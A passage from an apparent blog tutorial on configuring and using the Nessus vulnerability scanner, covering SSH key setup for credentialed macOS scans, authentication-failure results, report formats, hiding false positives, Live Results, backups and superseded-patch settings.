The key fingerprint is:
SHA256:bIViP7CZtfnz5fvLb5IrxusC0gg8Ld9wbbBBYq8ZgNM nessus@Users-iMac.local
The key's randomart image is:
+---[RSA 2048]-----+
|  o..o.. |
| oEo oo. |
| o . = + = . |
| =.o&o+o |
| ==*S. |
|   +.o |
|   .o. .. |
|   .o+o+ . |
|   ++o+o= |
+---[SHA256]-----+
nessus@Users-iMac ~ % mv /Users/nessus/.ssh/id_rsa.pub /Users/nessus/.ssh/authorized_keys
nessus@Users-iMac ~ %
```

[View fullsize](#)




[View fullsize](#)



Now you should be able to configure the scan with the username, private key file, and private key passphrase (password).

[View fullsize](#)



Authentication failure

If credentials have not been entered, the scan will report INFOs No Credentials Provided and Local Checks Not Enabled (info).

View fullsize

Example: macOS Scan

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 18 History 2

Filter Search Vulnerabilities 18 Vulnerabilities

Sev	Name	Family	Count	
INFO	Common Platform Enumeration (CPE)	General	1	
INFO	Device Type	General	1	
INFO	Ethernet Card Manufacturer Detection	Misc.	1	
INFO	Ethernet MAC Addresses	General	1	
INFO	Local Checks Not Enabled (info)	Settings	1	
INFO	mDNS Detection (Local Network)	Service detection	1	
INFO	Nessus Scan Information	Settings	1	
INFO	Nessus SYN scanner	Port scanners	1	
INFO	No Credentials Provided	Settings	1	
INFO	OS Identification	General	1	
INFO	Ping the remote host	Port scanners	1	
INFO	Service Detection	Service detection	1	

Scan Details

Policy: Basic Network Scan
Status: Completed
Scanner: Local Scanner
Start: Today at 3:46 PM
End: Today at 3:51 PM
Elapsed: 5 minutes

Vulnerabilities

Donut chart showing 0 Critical, 0 High, 0 Medium, 0 Low, and 18 Info vulnerabilities.

If credentials have been entered but they're incorrect or the user account doesn't have administrative permissions, the scan will report INFOs Authentication Failure - Local Checks Not Run and Authentication Failure(s) for Provided Credentials.

View fullsize

Example: macOS Scan

Configure Audit Trail Launch Report Export

Hosts 1 Vulnerabilities 18 History 3

Filter Search Vulnerabilities 18 Vulnerabilities

Sev	Name	Family	Count	
INFO	Authentication Failure - Local Checks Not Run	Settings	1	
INFO	Authentication Failure(s) for Provided Credentials	Settings	1	
INFO	Common Platform Enumeration (CPE)	General	1	
INFO	Device Type	General	1	
INFO	Ethernet Card Manufacturer Detection	Misc.	1	
INFO	Ethernet MAC Addresses	General	1	
INFO	mDNS Detection (Local Network)	Service detection	1	
INFO	Nessus Scan Information	Settings	1	
INFO	Nessus SYN scanner	Port scanners	1	
INFO	OS Identification	General	1	
INFO	Ping the remote host	Port scanners	1	
INFO	Service Detection	Service detection	1	

Scan Details

Policy: Basic Network Scan
Status: Completed
Scanner: Local Scanner
Start: Today at 3:53 PM
End: Today at 3:58 PM
Elapsed: 5 minutes

Vulnerabilities


Donut chart showing 0 Critical, 0 High, 0 Medium, 0 Low, and 18 Info vulnerabilities.

This could be caused by:

1. The public key authentication being misconfigured. To resolve this, ensure that [authentication setup](#) was done correctly.

2. The user account not being an administrator. To resolve this, open System Preferences → Users & Groups and ensure that the tickbox Allow user to administer this computer is checked for the user account being used then reboot the Mac.


View fullsize



Finally

You should now finally see full information for your macOS target devices!

View fullsize




[↑ Back to Index.](#)

Best report overall

By default, Nessus will generate Executive Summary reports which do exactly what they say on the tin: give a high-level, easy to read overview.

View fullsize



However, ultimately, reports end up in the hands of the IT and/or security team so that they can remediate the vulnerabilities and those people (1) want to resolve as many vulnerabilities in one go as possible and (2) need full detail.


With that in mind, our preferred report is HTML, custom with all details, and grouped by plugin. This way, it is (1) readable pretty much anywhere as almost all devices have a web browser and (2) whilst not as pretty, it contains the full detail needed for fast remediation.

Hiding vulnerabilities

Every now and again, Nessus will report a vulnerability that actually doesn't exist on the target. In these cases, it's useful to hide the non-vulnerability from the scan and reports.


For example, we experienced this when Nessus reported that a device was affected by an Intel AMT vulnerability but Intel's own [INTEL-SA-00075 Detection and Mitigation Tool](#) reported that "this system is not vulnerable".

View fullsize



So, to do this, you select the checkbox to the left of the vulnerability → select the button Modify → change the severity to Hide this result. There are also option to apply this to future scans and with an expiration date.

View fullsize



If required, these modifications can be edited or removed via the section Plugin Rules.


[↑ Back to Index.](#)

Live results

In version 8 of Nessus, Tenable added a great new feature: Live Results. Basically, this tries to detect potential vulnerabilities in existing scans without having to re-run them, presumably by applying new plugins to existing data. This is very useful if you regularly run scans on the same devices and want to quickly check without having to run full scans (although, you should be sure).


To enable it, you simply configure a scan and, in the section Settings → Basic → General → Post-Processing, tick the checkbox. This works retroactively too.

View fullsize




If Nessus finds anything relevant then it will add new vulnerabilities with a special marking and a LIVE label.

View fullsize



[View fullsize](#)




[↑ Back to Index.](#)

Automatic backup

By default, Nessus runs a daily backup of all scans and configuration. The files are named `global-<yyyy-mm-dd>.db` and stored in folder `C:\ProgramData\Tenable\Nessus\nessus\backups\`.


[View fullsize](#)



To restore to one of these previous versions, you simply need to overwrite the file `C:\ProgramData\Tenable\Nessus\nessus\global.db` with one of the older versions.

(You'll already know this if your database has corrupted in the past.)

[View fullsize](#)



[↑ Back to Index.](#)

Superseded patches


By default, Nessus vulnerability scans are configured to Show missing patches that have been superseded - older patches that don't need to be installed because newer patches fix the same things.

Leaving this option enabled can:

1. Cause real problems to be overlooked by cluttering up the list of vulnerabilities.
